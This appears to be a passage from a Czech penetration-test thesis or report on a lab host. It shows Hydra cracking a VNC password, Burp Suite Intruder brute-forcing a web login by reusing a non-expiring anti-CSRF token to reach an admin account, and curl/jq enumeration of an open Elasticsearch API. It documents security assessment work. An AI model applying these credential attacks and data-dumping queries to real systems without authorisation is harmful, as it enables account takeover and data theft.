
```
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do
   not use in military or secret service organizations, or for
   illegal purposes (this is non-binding, these *** ignore laws and
    ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at
   2022-03-15 15:59:33
[DATA] max 4 tasks per 1 server, overall 4 tasks, 100000 login
   tries (l:1/p:100000), ~25000 tries per task
[DATA] attacking vnc://192.168.5.104:5901/
[5901][vnc] host: 192.168.5.104   password: useruser
[STATUS] attack finished for 192.168.5.104 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at
   2022-03-14 16:10:52
```

Pro ověření správnosti odhaleného hesla byl použit nástroj `remmina`. Nastavení připojení je vyobrazeno na obrázku 5.3. Stav po úspěšném připojení je zachycen na obrázku 5.4.



Obr. 5.3: Nastavení parametů v nástroji `remmina` pro připojení k VNC




Obr. 5.4: Okno s funkčním VNC připojením

5.1.3 HyperText Transfer Protocol Secure - port 443

Přihlášení do webové aplikace probíhá vyplněním webového formuláře. Tento webový formulář posílá data formou POST požadavku webové aplikaci, která ověří zadané přihlašovací jméno a heslo. Na základě tohoto ověření povolí, nebo zamítne přístup.


Pro inspekci posílaného požadavku byl použit nástroj Burpsuite, konkrétně pak modul „Repeater“. Na obrázku 5.5 je vyobrazen odchycený POST požadavek. V hlavičkách požadavku je možné si všimnout Cookie hlavičky, která obsahuje `.AspNetCore.AntiForgery`. Požadavek v části „POST data“ obsahuje pole `UserName` a `Password` s poskytnutými přihlašovacími údaji. Následuje pole `__RequestVerificationToken`. Tento token spolu s `.AspNetCore.AntiForgery` cookie zajišťuje ochranu před útoky typu CSRF[3].

[3]Cross-Site Request Forgery




Obr. 5.5: POST požadavek v modulu Repeater nástroje Burpsuite

Token `__RequestVerificationToken` je umístěn v přihlašovacím formuláři jako skryté pole a jeho hodnota je vygenerována při každém načtení stránky. Stejně tak je při každém načtení přihlašovací stránky vygenerována hodnota ověřovací cookie. Obě tyto náhodně vygenerované hodnoty jsou pak poslány spolu s přihlašovacími údaji POST požadavkem. Webový server ověří platnost cookie a tokenu, pokud jsou validní, tak zpracuje POST požadavek. Pokud validní nejsou, tak webový server odpoví chybovým kódem 400 (`Bad Request`). Toto chování je zachyceno na obrázcích 5.6 a 5.7 při zaslání neplatné cookie, respektive tokenu.




Obr. 5.6: POST požadavek s neplatným tokenem




Obr. 5.7: POST požadavek s neplatnou cookie

Obvykle by životnost takovéto cookie a tokenu měla být jedna, webový server by tedy neměl přijmout jiný požadavek s již použitým párem cookie a tokenu. Avšak v případě testované webové aplikace tomu tak není, proto je možné poslat další POST požadavek s jinými přihlašovacími údaji a stejným párem cookie a tokenu. Toto chování je vyobrazeno na obrázku 5.8




Obr. 5.8: POST požadavek s opětovně použitým tokenem

Pro modelaci slovníkového útoku na přihlašovací stránku je vhodné znát nejen odpověď, kterou webový server posílá při chybném přihlášení, ale také tu, kterou posílá při správném přihlášení. K získání odpovědi se správnými přihlašovacími údaji byl použit testovací účet viz kapitola 4.1. Odpověď webového serveru na správné přihlašovací údaje je zachycena na obrázku 5.9. Obě odpovědi webového serveru mají kód 302 `Found`, ale odpověď v případě poskytnutí správných přihlašovacích údajů je již na první pohled podstatně delší. Při detailnějším pohledu lze spatřit mezi hlavičkami odpovědi dvě hlavičky `Set-Cookie`.



Obr. 5.9: POST požadavek s platnými přihlašovacími údaji


Pro otestování slabých přihlašovacích údajů byl využit modul „Intruder“ z nástroje Burpsuite. Protože je možné opětovné použití validačního tokenu a kontrolní cookie, není nutné extrahovat z odpovědí webového serveru tento token a nastavovat aktuální cookie. Tím je nepatrně ulehčena konfigurace modulu Intruder. Konfigurace pozic a módu útoku je zachycena na obrázku 5.10. K testování byl zvolen mód „Cluster bomb“, který umožňuje nastavit rozdílné slovníky pro jednotlivé pozice a následně iteruje jednotlivá slova ze slovníku tak, že projde všechny permutace daných slovníků.




Obr. 5.10: Konfigurace pozic a módu modulu Intruder v nástroji Burpsuite

V dalším kroku byly nastaveny slovníky pro jednotlivé pozice, tedy pro pole `UserName` a `Password`. Konfigurace slovníků je vyobrazena na obrázcích 5.11 a 5.12. Délky těchto slovníku jsou pro demonstrativní účely zkráceny oproti slovníkům použitých při samotném testování.


Po spuštění modulu Intruder jsou nástrojem Burpsuite prezentovány výsledky. Okno s výsledky je zachyceno na obrázku 5.13. Při seřazení výsledků, podle délky odpovědi, mají dva výsledky výrazně delší odpovědi než ostatní. Jedním z těchto výsledků jsou přihlašovací údaje pro testovací účet `student`. Druhým výsledkem jsou přihlašovací údaje pro účet `admin`.



Obr. 5.11: Konfigurace slovníku pro pole `UserName`




Obr. 5.12: Konfigurace slovníku pro pole `Password`



Obr. 5.13: Demonstrace výsledků slovníkového útoku

Pro ověření správnosti získaných přihlašovacích údajů stačí provést přihlášení do webové aplikace, jak je znázorněno na obrázku 5.14




Obr. 5.14: Přihlášení do webové aplikace s účtem `admin`

5.2 Testování ElasticSearch REST API (porty 9200 a 9300)

Na otevřených portech 9200 a 9300 se nachází REST API, respektive binární API, služby ElasticSearch. Interakce s REST API jsou velice často uskutečňovány pomocí HTTP metod, tedy je možné s takovým API komunikovat prostřednictvím běžného prohlížeče.

5.2.1 Enumerace REST API

Při zadání IP adresy a příslušného portu do prohlížeče server odpoví JSON[4] objektem, jak je zobrazeno na obrázku 5.15.



Obr. 5.15: Přihlášení do webové aplikace s účtem `admin`

Protože se jedná o JSON, je vhodné použít nástroj `jq`, pomocí něhož je možné formátovat a poměrně jednoduše dále zpracovávat JSON objekty. Příklad použití nástroje `jq` je uveden ve výpise 5.7, ve kterém je výstup příkazu `curl` přesměrován do nástroje `jq`. Následně je pomocí nástroje `jq` vyextrahován z JSON objektu pouze název clusteru a verze ElasticSearch REST API. Obecně je pro hledání dokumentace či zranitelností klíčové identifikovat verzi spuštěné služby.

[4] JavaScript Object Notation

Výpis 5.7: Extrakce názvu clusteru a verze ElasticSearch API

```
$ curl -s -X GET http://192.168.5.104:9200 | jq '. | {cluster_name,
    "number": .version["number"]}'
{
  "cluster_name": "AZDcluster",
  "number": "6.2.3"
}
```

Podrobné informace o clusteru lze získat zasláním GET požadavku na koncový bod `/cluster/state`. Koncový bod `/_cat/*`[5] poskytuje některé informace v textovém formátu (podobně jako příkaz `cat`). Seznam všech serverem podporovaných koncových bodů lze získat odesláním GET požadavku na koncový bod `/_cat`, jak je demonstrováno ve výpise 5.8.

Výpis 5.8: Výpis serverem podporovaných koncových bodů

```
$ curl -s -X GET http://192.168.5.104:9200/_cat
=^.^=
/_cat/allocation
/_cat/shards
/_cat/shards/{index}
/_cat/master
/_cat/nodes
/_cat/tasks
/_cat/indices
/_cat/indices/{index}
/_cat/segments
/_cat/segments/{index}
/_cat/count
/_cat/count/{index}
/_cat/recovery
/_cat/recovery/{index}
/_cat/health
/_cat/pending_tasks
/_cat/aliases
/_cat/aliases/{alias}
/_cat/thread_pool
/_cat/thread_pool/{thread_pools}
/_cat/plugins
/_cat/fielddata
/_cat/fielddata/{fields}
/_cat/nodeattrs
/_cat/templates
```

[5] * je wildcard symbol

Dalším zajímavým koncovým bodem je `_nodes`, který obsahuje mimo jiné i informace o operačním systému, verzi jádra, verzi JVM[6], cesty k umístění služby ElasticSearch v souborovém systému daného počítače, a také cestu k logovacím souborům služby ElasticSearch. Ve výpise 5.9 je ukázka extrakce informací z API pomocí nástroje `jq`.

Výpis 5.9: Výpis informací získaných z koncového bodu `_nodes`

```
$ curl -s -X GET http://192.168.5.104:9200/_nodes | jq '.nodes."931
    f60f4-bc1a-440c-8752-180b7b1b6a43".settings.path'
{
  "data": [
    "/usr/elassandra-6.2.3.31/data/elasticsearch.data"
  ],
  "logs": "/usr/elassandra-6.2.3.31/logs",
  "home": "/usr/elassandra-6.2.3.31"
}

$ curl -s -X GET http://192.168.5.104:9200/_nodes | jq '.nodes."931
    f60f4-bc1a-440c-8752-180b7b1b6a43".jvm | {pid, version, vm_name,
     vm_version, vm_vendor}'
{
  "pid": 3029,
  "version": "1.8.0_292",
  "vm_name": "OpenJDK 64-Bit Server VM",
  "vm_version": "25.292-b10",
  "vm_vendor": "Private Build"
}


$ curl -s -X GET http://192.168.5.104:9200/_nodes | jq '.nodes."931
    f60f4-bc1a-440c-8752-180b7b1b6a43".os'
{
  "refresh_interval_in_millis": 1000,
  "name": "Linux",
  "arch": "amd64",
  "version": "5.4.0-89-generic",
  "available_processors": 4,
  "allocated_processors": 4
}
```

Dostupné indexy lze zobrazit a mappingy těchto indexů lze vyfiltrovat z koncového bodu `/_cluster/state` (opět pomocí nástroje `jq`), jak je demonstrováno ve výpise 5.10. Alternativním způsobem, jak získat seznam indexů a jejich mappingů, je dotaz na koncový bod `/_cat/indices` a `/_cat/indices/<jméno indexu>`.

[6]Java Virual Machine

Výpis 5.10: Výpis indexů a dostupných mappingů na těchto indexech

```
$ curl -s -X GET http://192.168.5.104:9200/_cluster/state | jq '.
    metadata.indices | keys'
[
  "api",
  "azd_cameras"
]

$ curl -s -X GET http://192.168.5.104:9200/_cluster/state | jq '.
    metadata.indices.api.mappings | keys'
[
  "status"
]

$ curl -s -X GET http://192.168.5.104:9200/_cluster/state | jq '.
    metadata.indices.azd_cameras.mappings | keys'
[
  "events_history_by_source"
]
```

ElasticSearch REST API umožňuje vyhledávání, jak v jednotlivých indexech, tak i ve všech indexech. Tuto funkcionalitu je možné využít k získání všech záznamů z databáze nebo záznamů pouze pro konkrétní indexy. Ukázka možnosti využití vyhledávací funkcionality je zachycena ve výpise 5.11.

Výpis 5.11: Vyhledávání v indexech

```
$ curl -s -X GET http://192.168.5.104:9200/_search | jq '.hits.hits
    '
[
  {
    "_index": "api",
    "_type": "status",
    "_id": "B-4Z2X4B3MFB-L5MKrWS",
    "_score": 1,
    "_source": {
      "sourceId": "059897a9-a940-4ce3-94f2-cdb6c89ddb53",
      "cpuUsage": 25,
